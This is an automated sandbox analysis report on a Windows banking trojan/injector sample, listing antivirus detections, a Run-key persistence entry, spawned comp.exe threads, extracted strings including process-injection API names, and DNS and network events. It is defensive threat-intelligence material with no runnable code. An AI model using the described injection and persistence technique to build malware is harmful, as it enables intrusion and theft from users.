Sample: 0cd7fc49d7e796c5ea0cc9a1e4470536

P3pper Reports - **http://www.peppermalware.com**.

P3pper Twitter - **https://twitter.com/P3pperP0tts**.

This report has been generated automatically by a set of malware analysis tools.

Classification: **#VIRTOOL #INJECTOR** (based on p3pperp0tts rules)

Analysis date: 2019-03-15 00:31:45 (p3pperp0tts platform's analysis date)

Exe timestamp: 1987-09-11 01:35:02 (timestamp of the original sample)

Unpacked mods max timestamp: 1987-09-11 01:35:02 (higher timestamp of all the unpacked modules)

VirusTotal analysis date: 2016-08-09 12:47:11 (date of last time that the sample was analyzed at vt)

Index

Sample

- md5: 0cd7fc49d7e796c5ea0cc9a1e4470536

AV detections

- Microsoft: VirTool:Win32/Injector.HY
- Kaspersky: Trojan-Banker.Win32.Banbra.tkkw
- Symantec: Infostealer.Boyapki
- Malwarebytes:

Source


-

Virustotal

- https://virustotal.com/es/file/2de1e47c650c0a8865ecc7e7b68379ca071062c0873f46a4addb1aa13b8d48dc/analysis

Threads tree

The following tree represents sample's threads. T<index> is an alias for sample's threads (numeration is done in the order of threads creation). P<index> is an alias for processes owning sample's threads.



Most interesting behavior

The following list it's a collection of the most interesting events captured. This list is ordered by the score assigned to the event. In the section "Threads behavioural information" it's possible to find all the actions performed by each sample's thread ordered chronologically.

- Process Create (C:\\Windows\\System32\\comp.exe PID: P1, Command line: C:\\Windows\\System32\\comp.exe)
- RegSetValue (HKLM\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\\06iSwa6C Type: REG_SZ, Length: 82, Data: C:\\Users\\p3pp3r\\Downloads\\p3pp3rsamp.exe)
- Thread Create (Thread ID: T1)
- Thread Create (Thread ID: T3)
- Thread Create (Thread ID: T4)
- Thread Create (Thread ID: T5)
- Thread Create (Thread ID: TUNKALIAS)

Most interesting strings

The following list it's a collection of the most interesting strings found in the sample's modules (unpacked modules too) code or data.

- Copyright ? 2011-2016 DNR9TE8MFSAEF Inc. All rights reserved.
- REG_MULTI_SZ -
- C:\\Users\\p3pp3r\\Downloads\\p3pp3rsamp.exe
- C:\\Windows\\System32\\comp.exe
- abnormal program termination
- REG_REG_EXPAND_SZ -
- C:\\EG490Y3E905Y9J0S09D-FKSV-G.SDF
- 8_Vtd{!/x-{1y
- GetProcAddress
- StringFileInfo
- DNR9TE8MFSAEF Inc.
- VS_VERSION_INFO
- InternalName
- LegalCopyright
- commctrl_DragListMsg
- DOMAIN error
- IsBadReadPtr
- CallWindowProcA
- .?AVCCmdTarget@@
- HKEY_LOCAL_MACHINE
- CreateProcessA
- HKEY_CURRENT_USER
- CMapPtrToPtr
- Software\\Microsoft\\Windows\\CurrentVersion\\Run\\
- IsBadCodePtr
- QueryPerformanceFrequency
- PathFileExistsA
- runtime error
- WritePrivateProfileStringA
- GetEnvironmentStrings
- abcdefghijklmnopqrstuvwxyz
- GetSysColorBrush
- c:\\windows\\8000
- GlobalUnlock
- LCMapStringA
- ResumeThread
- - not enough space for lowio initialization
- GlobalDeleteAtom
- .?AV_AFX_WIN_STATE@@
- GetCurrentThreadId
- .?AV_AFX_BASE_MODULE_STATE@@
- <program name unknown>
- ClosePrinter
- Comments,CompanyName,FileDescription,FileVersion,InternalName,LegalCopyright,LegalTrademarks,OriginalFilename,PrivateBuild,ProductName,ProductVersion,SpecialBuild
- GetClassLongA
- - not enough space for _onexit/atexit table
- SunMonTueWedThuFriSat
- GetMessageTime
- GetWindowLongA
- - unable to open console device

- SetWindowLongA
- Process32First
- LCMapStringW
- GetDeviceCaps
- .?AVtype_info@@
- FlushFileBuffers
- DefWindowProcA
- IsBadWritePtr
- QueryPerformanceCounter
- .?AVAFX_MODULE_THREAD_STATE@@
- .?AVCMapPtrToPtr@@
- .?AVCTempMenu@@
- program internal error number is %d.
- SetWaitableTimer
- PreviewPages
- MonitorFromPoint
- SetUnhandledExceptionFilter
- TerminateProcess
- GlobalAddAtomA
- RegisterClassA
- Microsoft Visual C++ Runtime Library
- .?AV_AFX_THREAD_STATE@@
- - unable to initialize heap
- \\StringFileInfo\\
- - not enough space for stdio initialization
- TranslateMessage
- Runtime Error!
- MultiByteToWideChar
- UnhandledExceptionFilter
- EnumDisplayMonitors
- - not enough space for thread data
- GlobalFindAtomA
- JoU(!L,CG_0pw
- JanFebMarAprMayJunJulAugSepOctNovDec
- \\VarFileInfo\\Translation
- GetCurrentThread
- HKEY_CLASSES_ROOT
- DocumentPropertiesA
- REG_BINARY -
- SetFileAttributesA
- - unexpected multithread lock error
- - floating point not loaded
- UnregisterClassA
- GetDlgCtrlID
- REG_DWORD - DWORD
- GetMenuItemID
- - pure virtual function call
- SetErrorMode
- OpenFileMappingA
- .?AV_AFX_CTL3D_THREAD@@
- SetFilePointer
- __GLOBAL_HEAP_SELECTED
- GetCurrentProcess
- FreeEnvironmentStringsA
- HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run
- .?AVCWinThread@@
- PostQuitMessage

- - not enough space for arguments
- SetMenuItemBitmaps
- - not enough space for environment
- SetThreadContext
- MapViewOfFile
- VirtualAllocEx
- VirtualProtectEx
- ReadProcessMemory
- Process32Next
- CreateToolhelp32Snapshot
- GetMessagePos
- WriteProcessMemory
- WideCharToMultiByte
- GetThreadContext
- CallNextHookEx
- GetForegroundWindow
- LoadLibraryA
- GetMenuCheckMarkDimensions
- UnhookWindowsHookEx
- VirtualAlloc
- GetProcessVersion
- GetClassNameA
- RtlMoveMemory
- MonitorFromRect
- MonitorFromWindow
- IsWindowVisible
- GetModuleHandleA
- GetTopWindow
- EnableMenuItem
- SystemParametersInfoA
- PostMessageA
- AdjustWindowRectEx
- GetCurrentDirectoryA
- RaiseException
- GetEnvironmentStringsW
- GlobalGetAtomNameA
- LocalReAlloc
- GetLastError
- RegDeleteKeyA
- LeaveCriticalSection
- RegEnumValueA
- ValidateRect
- SetWindowsHookExA
- CreateWaitableTimerA
- GetLastActivePopup
- GlobalReAlloc
- CheckMenuItem
- SetWindowTextA
- GetProcessHeap
- ZwUnmapViewOfSection
- GetWindowRect
- GetStartupInfoA
- GetSystemMetrics
- RegisterWindowMessageA
- GetMonitorInfoA
- SetHandleCount
- EnterCriticalSection

- InterlockedIncrement
- RegDeleteValueA
- RegSetValueExA
- CreateWindowExA
- TabbedTextOutA
- GetWindowPlacement
- PeekMessageA
- MapWindowPoints
- EnableWindow
- GetModuleFileNameA
- GetVersionExA
- RegCreateKeyExA
- GetMenuState
- RegQueryValueExA
- GetEnvironmentVariableA
- SetLastError
- GetWindowTextA
- GetMenuItemCount
- MsgWaitForMultipleObjects
- InterlockedDecrement
- GlobalHandle
- InitializeCriticalSection
- GetActiveWindow
- GetStringTypeW
- GetNextDlgTabItem
- GetCommandLineA
- GetClientRect
- IsWindowEnabled
- SendMessageA
- GetStringTypeA
- GetClassInfoA
- SetStdHandle
- GetCursorPos
- RegOpenKeyExA
- FreeEnvironmentStringsW
- SetForegroundWindow
- ClientToScreen
- DispatchMessageA
- DeleteCriticalSection
- SetWindowPos
- RegCreateKeyA
- WaitForSingleObject
- DestroyWindow
- GetStdHandle

Hosts

- google-public-dns-a.google.com:domain

Dns queries

- isatap.localdomain ---> no answers
- users.qzone.qq.com ---> no answers
- 8.8.8.8.in-addr.arpa ---> no answers
- dns.msftncsi.com ---> 131.107.255.255

Network traffic

This section contains the readable content of the captured network traffic classified by established connections.

- No network traffic captured

Full strings list

The following list it's a collection of all the strings found in the sample's modules (unpacked modules too) code or data.

- Copyright ? 2011-2016 DNR9TE8MFSAEF Inc. All rights reserved.
- REG_MULTI_SZ -
- C:\\Users\\p3pp3r\\Downloads\\p3pp3rsamp.exe
- C:\\Windows\\System32\\comp.exe
- abnormal program termination
- REG_REG_EXPAND_SZ -
- C:\\EG490Y3E905Y9J0S09D-FKSV-G.SDF
- 8_Vtd{!/x-{1y
- GetProcAddress
- StringFileInfo
- DNR9TE8MFSAEF Inc.
- VS_VERSION_INFO
- InternalName
- LegalCopyright
- commctrl_DragListMsg
- DOMAIN error
- IsBadReadPtr
- CallWindowProcA
- .?AVCCmdTarget@@
- HKEY_LOCAL_MACHINE
- CreateProcessA
- HKEY_CURRENT_USER
- CMapPtrToPtr
- Software\\Microsoft\\Windows\\CurrentVersion\\Run\\
- IsBadCodePtr
- QueryPerformanceFrequency
- PathFileExistsA
- runtime error
- WritePrivateProfileStringA
- GetEnvironmentStrings
- abcdefghijklmnopqrstuvwxyz
- GetSysColorBrush
- c:\\windows\\8000
- GlobalUnlock
- LCMapStringA
- ResumeThread
- - not enough space for lowio initialization
- GlobalDeleteAtom
- .?AV_AFX_WIN_STATE@@
- GetCurrentThreadId
- .?AV_AFX_BASE_MODULE_STATE@@
- <program name unknown>
- ClosePrinter
- Comments,CompanyName,FileDescription,FileVersion,InternalName,LegalCopyright,LegalTrademarks,OriginalFilename,PrivateBuild,ProductName,ProductVersion,SpecialBuild
- GetClassLongA
- - not enough space for _onexit/atexit table
- SunMonTueWedThuFriSat
- GetMessageTime
- GetWindowLongA
- - unable to open console device

- SetWindowLongA
- Process32First
- LCMapStringW
- GetDeviceCaps
- .?AVtype_info@@
- FlushFileBuffers
- DefWindowProcA
- IsBadWritePtr
- QueryPerformanceCounter
- .?AVAFX_MODULE_THREAD_STATE@@
- .?AVCMapPtrToPtr@@
- .?AVCTempMenu@@
- program internal error number is %d.
- SetWaitableTimer
- PreviewPages
- MonitorFromPoint
- SetUnhandledExceptionFilter
- TerminateProcess
- GlobalAddAtomA
- RegisterClassA
- Microsoft Visual C++ Runtime Library
- .?AV_AFX_THREAD_STATE@@
- - unable to initialize heap
- \\StringFileInfo\\
- - not enough space for stdio initialization
- TranslateMessage
- Runtime Error!
- MultiByteToWideChar
- UnhandledExceptionFilter
- EnumDisplayMonitors
- - not enough space for thread data
- GlobalFindAtomA
- JoU(!L,CG_0pw
- JanFebMarAprMayJunJulAugSepOctNovDec
- \\VarFileInfo\\Translation
- GetCurrentThread
- HKEY_CLASSES_ROOT
- DocumentPropertiesA
- REG_BINARY -
- SetFileAttributesA
- - unexpected multithread lock error
- - floating point not loaded
- UnregisterClassA
- GetDlgCtrlID
- REG_DWORD - DWORD
- GetMenuItemID
- - pure virtual function call
- SetErrorMode
- OpenFileMappingA
- .?AV_AFX_CTL3D_THREAD@@
- SetFilePointer
- __GLOBAL_HEAP_SELECTED
- GetCurrentProcess
- FreeEnvironmentStringsA
- HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run
- .?AVCWinThread@@
- PostQuitMessage

- - not enough space for arguments
- SetMenuItemBitmaps
- - not enough space for environment
- SetThreadContext
- MapViewOfFile
- VirtualAllocEx
- VirtualProtectEx
- ReadProcessMemory
- Process32Next
- CreateToolhelp32Snapshot
- GetMessagePos
- WriteProcessMemory
- WideCharToMultiByte
- GetThreadContext
- CallNextHookEx
- GetForegroundWindow
- LoadLibraryA
- ProductVersion
- kernel32.dll
- 2015.01.07.637
- FileDescription
- GetMenuCheckMarkDimensions
- UnhookWindowsHookEx
- VirtualAlloc
- GetProcessVersion
- GetClassNameA
- RtlMoveMemory
- MonitorFromRect
- MonitorFromWindow
- IsWindowVisible
- GetModuleHandleA
- GetTopWindow
- EnableMenuItem
- SystemParametersInfoA
- PostMessageA
- AdjustWindowRectEx
- GetCurrentDirectoryA
- RaiseException
- GetEnvironmentStringsW
- GlobalGetAtomNameA
- LocalReAlloc
- GetLastError
- RegDeleteKeyA
- LeaveCriticalSection
- RegEnumValueA
- ValidateRect
- SetWindowsHookExA
- CreateWaitableTimerA
- GetLastActivePopup
- GlobalReAlloc
- CheckMenuItem
- SetWindowTextA
- GetProcessHeap
- ZwUnmapViewOfSection
- GetWindowRect
- GetStartupInfoA
- GetSystemMetrics

- RegisterWindowMessageA
- GetMonitorInfoA
- SetHandleCount
- EnterCriticalSection
- InterlockedIncrement
- RegDeleteValueA
- RegSetValueExA
- CreateWindowExA
- TabbedTextOutA
- GetWindowPlacement
- PeekMessageA
- MapWindowPoints
- EnableWindow
- GetModuleFileNameA
- GetVersionExA
- RegCreateKeyExA
- GetMenuState
- RegQueryValueExA
- GetEnvironmentVariableA
- SetLastError
- GetWindowTextA
- GetMenuItemCount
- MsgWaitForMultipleObjects
- InterlockedDecrement
- GlobalHandle
- InitializeCriticalSection
- GetActiveWindow
- GetStringTypeW
- GetNextDlgTabItem
- GetCommandLineA
- GetClientRect
- IsWindowEnabled
- SendMessageA
- GetStringTypeA
- GetClassInfoA
- SetStdHandle
- GetCursorPos
- RegOpenKeyExA
- FreeEnvironmentStringsW
- SetForegroundWindow
- ClientToScreen
- DispatchMessageA
- DeleteCriticalSection
- SetWindowPos
- RegCreateKeyA
- WaitForSingleObject
- DestroyWindow
- GetStdHandle
- .?AUCThreadData@@
- SelectObject
- GetFileVersionInfoA
- SetViewportOrgEx
- SetTextColor
- VerQueryValueA
- .?AVCHandleMap@@
- .?AVCMemoryException@@
- .?AVCTempGdiObject@@

- Gnfiser7tnun
- .PAVCException@@
- .?AV_AFX_CTL3D_STATE@@
- CTempGdiObject
- AfxOleControl42s
- GAIsProcessorFeaturePresent
- .?AVCNotSupportedException@@
- .?AVCGdiObject@@
- GetStockObject
- .?AVCCmdUI@@
- CreateBitmap
- AfxFrameOrView42s
- CResourceException
- .?AVCWinApp@@
- - unexpected heap error
- .PAVCObject@@
- .?AVCObject@@
- DeleteObject
- winspool.drv
- AfxMDIFrame42s
- .?AVCTestCmdUI@@
- CUserException
- ScaleWindowExtEx
- .?AVCUserException@@
- COMDLG32.dll
- .?AVAFX_MODULE_STATE@@
- .?AVCNoTrackObject@@
- .?AVCResourceException@@
- OffsetViewportOrgEx
- .?AVCException@@
- advapi32.dll
- CMemoryException
- fvj4r900s945mi498
- .PAVCMemoryException@@
- comctl32.dll
- SetViewportExtEx
- .?AVCSimpleException@@
- CNotSupportedException
- SetWindowExtEx
- InitCommonControlsEx
- ScaleViewportExtEx
- AfxControlBar42s
- .PAVCSimpleException@@
- agaeg89hae89jnj
- OpenPrinterA
- AfxOldWndProc423
- GetFileVersionInfoSizeA
- .?AVCTempWnd@@
- __MSVCRT_HEAP_SELECT
- -v.a-vxB/v@;3v
- .?AVCTempDC@@

Threads behaviour

In this section it's possible to find information about sample's threads, such as the actions performed by each sample's thread ordered chronologically.

- **Thread T0 (in process P0, p3pp3rsamp.exe) description**
  - **Thread's childs**
    - Thread T1 (in process P0, p3pp3rsamp.exe)
  - **Thread' events**
    - Thread Create (Thread ID: T1)
- **Thread T1 (in process P0, p3pp3rsamp.exe) description**
  - **Thread's childs**
    - Thread T2 (in process P1, comp.exe)
  - **Thread' events**
    - Process Create (C:\\Windows\\System32\\comp.exe PID: P1, Command line: C:\\Windows\\System32\\comp.exe)
    - RegSetValue (HKLM\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\\06iSwa6C Type: REG_SZ, Length: 82, Data: C:\\Users\\p3pp3r\\Downloads\\p3pp3rsamp.exe)
- **Thread T2 (in process P1, comp.exe) description**
  - **Thread's childs**
    - Thread T3 (in process P1, comp.exe)
  - **Thread' events**
    - Thread Create (Thread ID: T3)
- **Thread T3 (in process P1, comp.exe) description**
  - **Thread's childs**
    - Thread T4 (in process P1, comp.exe)
  - **Thread' events**
    - Thread Create (Thread ID: T4)
- **Thread T4 (in process P1, comp.exe) description**
  - **Thread's childs**
    - Thread T5 (in process P1, comp.exe)

- **Thread' events**
  - Thread Create (Thread ID: T5)

- **Thread T5 (in process P1, comp.exe) description**
  - **Thread's childs**
    - No childs found
  - **Thread' events**
    - Thread Create (Thread ID: TUNKALIAS)

Network by processes

The analysis environment tries to capture and collect network actions performed by sample's threads.

Process P1 (comp.exe)'s network events

- UDP Send (P3PP3R-PC.localdomain:dynport-> google-public-dns-a.google.com:domain (36))
- UDP Send (P3PP3R-PC.localdomain:dynport-> google-public-dns-a.google.com:domain (36))
- UDP Send (P3PP3R-PC.localdomain:dynport-> google-public-dns-a.google.com:domain (36))
- UDP Send (P3PP3R-PC.localdomain:dynport-> google-public-dns-a.google.com:domain (36))
- UDP Send (P3PP3R-PC.localdomain:dynport-> google-public-dns-a.google.com:domain (36))
- UDP Receive (P3PP3R-PC.localdomain:dynport-> google-public-dns-a.google.com:domain (36))
- UDP Send (P3PP3R-PC.localdomain:dynport-> google-public-dns-a.google.com:domain (36))
- UDP Send (P3PP3R-PC.localdomain:dynport-> google-public-dns-a.google.com:domain (36))
- UDP Send (P3PP3R-PC.localdomain:dynport-> google-public-dns-a.google.com:domain (36))
- UDP Send (P3PP3R-PC.localdomain:dynport-> google-public-dns-a.google.com:domain (36))
- UDP Send (P3PP3R-PC.localdomain:dynport-> google-public-dns-a.google.com:domain (36))
- UDP Receive (P3PP3R-PC.localdomain:dynport-> google-public-dns-a.google.com:domain (36))
- UDP Send (P3PP3R-PC.localdomain:dynport-> google-public-dns-a.google.com:domain (36))
- UDP Send (P3PP3R-PC.localdomain:dynport-> google-public-dns-a.google.com:domain (36))
- UDP Send (P3PP3R-PC.localdomain:dynport-> google-public-dns-a.google.com:domain (36))
- UDP Send (P3PP3R-PC.localdomain:dynport-> google-public-dns-a.google.com:domain (36))
- UDP Send (P3PP3R-PC.localdomain:dynport-> google-public-dns-a.google.com:domain (36))
- UDP Receive (P3PP3R-PC.localdomain:dynport-> google-public-dns-a.google.com:domain (36))
- UDP Send (P3PP3R-PC.localdomain:dynport-> google-public-dns-a.google.com:domain (36))
- UDP Send (P3PP3R-PC.localdomain:dynport-> google-public-dns-a.google.com:domain (36))
- UDP Send (P3PP3R-PC.localdomain:dynport-> google-public-dns-a.google.com:domain (36))
- UDP Send (P3PP3R-PC.localdomain:dynport-> google-public-dns-a.google.com:domain (36))
- UDP Send (P3PP3R-PC.localdomain:dynport-> google-public-dns-a.google.com:domain (36))
- UDP Receive (P3PP3R-PC.localdomain:dynport-> google-public-dns-a.google.com:domain (36))
- UDP Send (P3PP3R-PC.localdomain:dynport-> google-public-dns-a.google.com:domain (36))
- UDP Send (P3PP3R-PC.localdomain:dynport-> google-public-dns-a.google.com:domain (36))
- UDP Send (P3PP3R-PC.localdomain:dynport-> google-public-dns-a.google.com:domain (36))
- UDP Send (P3PP3R-PC.localdomain:dynport-> google-public-dns-a.google.com:domain (36))
- UDP Send (P3PP3R-PC.localdomain:dynport-> google-public-dns-a.google.com:domain (36))
- UDP Receive (P3PP3R-PC.localdomain:dynport-> google-public-dns-a.google.com:domain (36))
- UDP Send (P3PP3R-PC.localdomain:dynport-> google-public-dns-a.google.com:domain (36))
- UDP Send (P3PP3R-PC.localdomain:dynport-> google-public-dns-a.google.com:domain (36))
- UDP Send (P3PP3R-PC.localdomain:dynport-> google-public-dns-a.google.com:domain (36))
- UDP Send (P3PP3R-PC.localdomain:dynport-> google-public-dns-a.google.com:domain (36))
- UDP Send (P3PP3R-PC.localdomain:dynport-> google-public-dns-a.google.com:domain (36))
- UDP Receive (P3PP3R-PC.localdomain:dynport-> google-public-dns-a.google.com:domain (36))
- UDP Send (P3PP3R-PC.localdomain:dynport-> google-public-dns-a.google.com:domain (36))
- UDP Send (P3PP3R-PC.localdomain:dynport-> google-public-dns-a.google.com:domain (36))
- UDP Send (P3PP3R-PC.localdomain:dynport-> google-public-dns-a.google.com:domain (36))
- UDP Send (P3PP3R-PC.localdomain:dynport-> google-public-dns-a.google.com:domain (36))
- UDP Send (P3PP3R-PC.localdomain:dynport-> google-public-dns-a.google.com:domain (36))
- UDP Receive (P3PP3R-PC.localdomain:dynport-> google-public-dns-a.google.com:domain (36))
- UDP Send (P3PP3R-PC.localdomain:dynport-> google-public-dns-a.google.com:domain (36))
- UDP Send (P3PP3R-PC.localdomain:dynport-> google-public-dns-a.google.com:domain (36))
- UDP Send (P3PP3R-PC.localdomain:dynport-> google-public-dns-a.google.com:domain (36))
- UDP Send (P3PP3R-PC.localdomain:dynport-> google-public-dns-a.google.com:domain (36))
- UDP Send (P3PP3R-PC.localdomain:dynport-> google-public-dns-a.google.com:domain (36))
- UDP Send (P3PP3R-PC.localdomain:dynport-> google-public-dns-a.google.com:domain (36))
- UDP Send (P3PP3R-PC.localdomain:dynport-> google-public-dns-a.google.com:domain (36))

Unpacked or injected modules

In this section it's possible to find information about sample's modules, such as the rich signatures and strings

- **Module 1 (probably unpacked / injected by the sample)**
  - **Module 1 rich signatures**
    - No rich signatures found
  - **Module 1 strings**
    - **Module 1 most interesting strings**
      - Copyright ? 2011-2016 DNR9TE8MFSAEF Inc. All rights reserved.
      - 8_Vtd{!/x-{1y
      - GetProcAddress
      - StringFileInfo
      - DNR9TE8MFSAEF Inc.
      - VS_VERSION_INFO
      - InternalName
      - LegalCopyright
      - LoadLibraryA
    - **Module 1 other strings**
      - ProductVersion
      - kernel32.dll
      - 2015.01.07.637
      - FileDescription
      - No strings found
- **Module 2 (probably unpacked / injected by the sample)**
  - **Module 2 rich signatures**
    - No rich signatures found
  - **Module 2 strings**
    - **Module 2 most interesting strings**
      - REG_MULTI_SZ -
      - C:\\Users\\p3pp3r\\Downloads\\p3pp3rsamp.exe
      - C:\\Windows\\System32\\comp.exe
      - Copyright ? 2011-2016 DNR9TE8MFSAEF Inc. All rights reserved.
      - abnormal program termination
      - REG_REG_EXPAND_SZ -
      - C:\\EG490Y3E905Y9J0S09D-FKSV-G.SDF
      - commctrl_DragListMsg
      - DOMAIN error
      - IsBadReadPtr
      - CallWindowProcA
      - .?AVCCmdTarget@@

- HKEY_LOCAL_MACHINE
- CreateProcessA
- HKEY_CURRENT_USER
- CMapPtrToPtr
- Software\\Microsoft\\Windows\\CurrentVersion\\Run\\
- IsBadCodePtr
- QueryPerformanceFrequency
- PathFileExistsA
- runtime error
- StringFileInfo
- WritePrivateProfileStringA
- GetEnvironmentStrings
- abcdefghijklmnopqrstuvwxyz
- GetSysColorBrush
- c:\\windows\\8000
- GlobalUnlock
- LCMapStringA
- ResumeThread
- - not enough space for lowio initialization
- GlobalDeleteAtom
- .?AV_AFX_WIN_STATE@@
- GetCurrentThreadId
- .?AV_AFX_BASE_MODULE_STATE@@
- <program name unknown>
- ClosePrinter
- Comments,CompanyName,FileDescription,FileVersion,InternalName,LegalCopyright,LegalTrademarks,OriginalFilename,PrivateBuild,ProductName,ProductVersion,SpecialBuild
- GetClassLongA
- - not enough space for _onexit/atexit table
- SunMonTueWedThuFriSat
- GetMessageTime
- GetWindowLongA
- - unable to open console device
- GetProcAddress
- SetWindowLongA
- Process32First
- LCMapStringW
- GetDeviceCaps
- .?AVtype_info@@
- FlushFileBuffers
- DefWindowProcA
- IsBadWritePtr
- QueryPerformanceCounter
- VS_VERSION_INFO
- .?AVAFX_MODULE_THREAD_STATE@@
- .?AVCMapPtrToPtr@@
- .?AVCTempMenu@@
- program internal error number is %d.
- SetWaitableTimer
- PreviewPages
- MonitorFromPoint
- SetUnhandledExceptionFilter
- TerminateProcess
- GlobalAddAtomA
- 8_Vtd{!/x-{1y
- RegisterClassA
- Microsoft Visual C++ Runtime Library

- InternalName
- .?AV_AFX_THREAD_STATE@@
- - unable to initialize heap
- \\StringFileInfo\\
- - not enough space for stdio initialization
- TranslateMessage
- Runtime Error!
- MultiByteToWideChar
- UnhandledExceptionFilter
- EnumDisplayMonitors
- - not enough space for thread data
- GlobalFindAtomA
- JoU(!L,CG_0pw
- JanFebMarAprMayJunJulAugSepOctNovDec
- \\VarFileInfo\\Translation
- GetCurrentThread
- HKEY_CLASSES_ROOT
- DocumentPropertiesA
- REG_BINARY -
- DNR9TE8MFSAEF Inc.
- SetFileAttributesA
- - unexpected multithread lock error
- - floating point not loaded
- LegalCopyright
- UnregisterClassA
- GetDlgCtrlID
- REG_DWORD - DWORD
- GetMenuItemID
- - pure virtual function call
- SetErrorMode
- OpenFileMappingA
- .?AV_AFX_CTL3D_THREAD@@
- SetFilePointer
- __GLOBAL_HEAP_SELECTED
- GetCurrentProcess
- FreeEnvironmentStringsA
- HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run
- .?AVCWinThread@@
- PostQuitMessage
- - not enough space for arguments
- SetMenuItemBitmaps
- - not enough space for environment
- SetThreadContext
- MapViewOfFile
- VirtualAllocEx
- VirtualProtectEx
- ReadProcessMemory
- Process32Next
- CreateToolhelp32Snapshot
- GetMessagePos
- WriteProcessMemory
- WideCharToMultiByte
- GetThreadContext
- CallNextHookEx
- GetForegroundWindow
- GetMenuCheckMarkDimensions
- UnhookWindowsHookEx

- VirtualAlloc
- GetProcessVersion
- GetClassNameA
- RtlMoveMemory
- MonitorFromRect
- MonitorFromWindow
- IsWindowVisible
- GetModuleHandleA
- GetTopWindow
- EnableMenuItem
- SystemParametersInfoA
- PostMessageA
- AdjustWindowRectEx
- GetCurrentDirectoryA
- RaiseException
- GetEnvironmentStringsW
- GlobalGetAtomNameA
- LocalReAlloc
- GetLastError
- RegDeleteKeyA
- LeaveCriticalSection
- RegEnumValueA
- ValidateRect
- SetWindowsHookExA
- CreateWaitableTimerA
- GetLastActivePopup
- GlobalReAlloc
- CheckMenuItem
- SetWindowTextA
- GetProcessHeap
- ZwUnmapViewOfSection
- GetWindowRect
- GetStartupInfoA
- GetSystemMetrics
- LoadLibraryA
- RegisterWindowMessageA
- GetMonitorInfoA
- SetHandleCount
- EnterCriticalSection
- InterlockedIncrement
- RegDeleteValueA
- RegSetValueExA
- CreateWindowExA
- TabbedTextOutA
- GetWindowPlacement
- PeekMessageA
- MapWindowPoints
- EnableWindow
- GetModuleFileNameA
- GetVersionExA
- RegCreateKeyExA
- GetMenuState
- RegQueryValueExA
- GetEnvironmentVariableA
- SetLastError
- GetWindowTextA
- GetMenuItemCount

- MsgWaitForMultipleObjects
- InterlockedDecrement
- GlobalHandle
- InitializeCriticalSection
- GetActiveWindow
- GetStringTypeW
- GetNextDlgTabItem
- GetCommandLineA
- GetClientRect
- IsWindowEnabled
- SendMessageA
- GetStringTypeA
- GetClassInfoA
- SetStdHandle
- GetCursorPos
- RegOpenKeyExA
- FreeEnvironmentStringsW
- SetForegroundWindow
- ClientToScreen
- DispatchMessageA
- DeleteCriticalSection
- SetWindowPos
- RegCreateKeyA
- WaitForSingleObject
- DestroyWindow
- GetStdHandle

- **Module 2 other strings**

- .?AUCThreadData@@
- SelectObject
- GetFileVersionInfoA
- FileDescription
- ProductVersion
- SetViewportOrgEx
- SetTextColor
- VerQueryValueA
- .?AVCHandleMap@@
- .?AVCMemoryException@@
- .?AVCTempGdiObject@@
- Gnfiser7tnun
- .PAVCException@@
- .?AV_AFX_CTL3D_STATE@@
- CTempGdiObject
- AfxOleControl42s
- GAIsProcessorFeaturePresent
- .?AVCNotSupportedException@@
- .?AVCGdiObject@@
- GetStockObject
- .?AVCCmdUI@@
- CreateBitmap
- AfxFrameOrView42s
- CResourceException
- .?AVCWinApp@@
- - unexpected heap error
- .PAVCObject@@

- .?AVCObject@@
- DeleteObject
- winspool.drv
- AfxMDIFrame42s
- .?AVCTestCmdUI@@
- CUserException
- ScaleWindowExtEx
- 2015.01.07.637
- .?AVCUserException@@
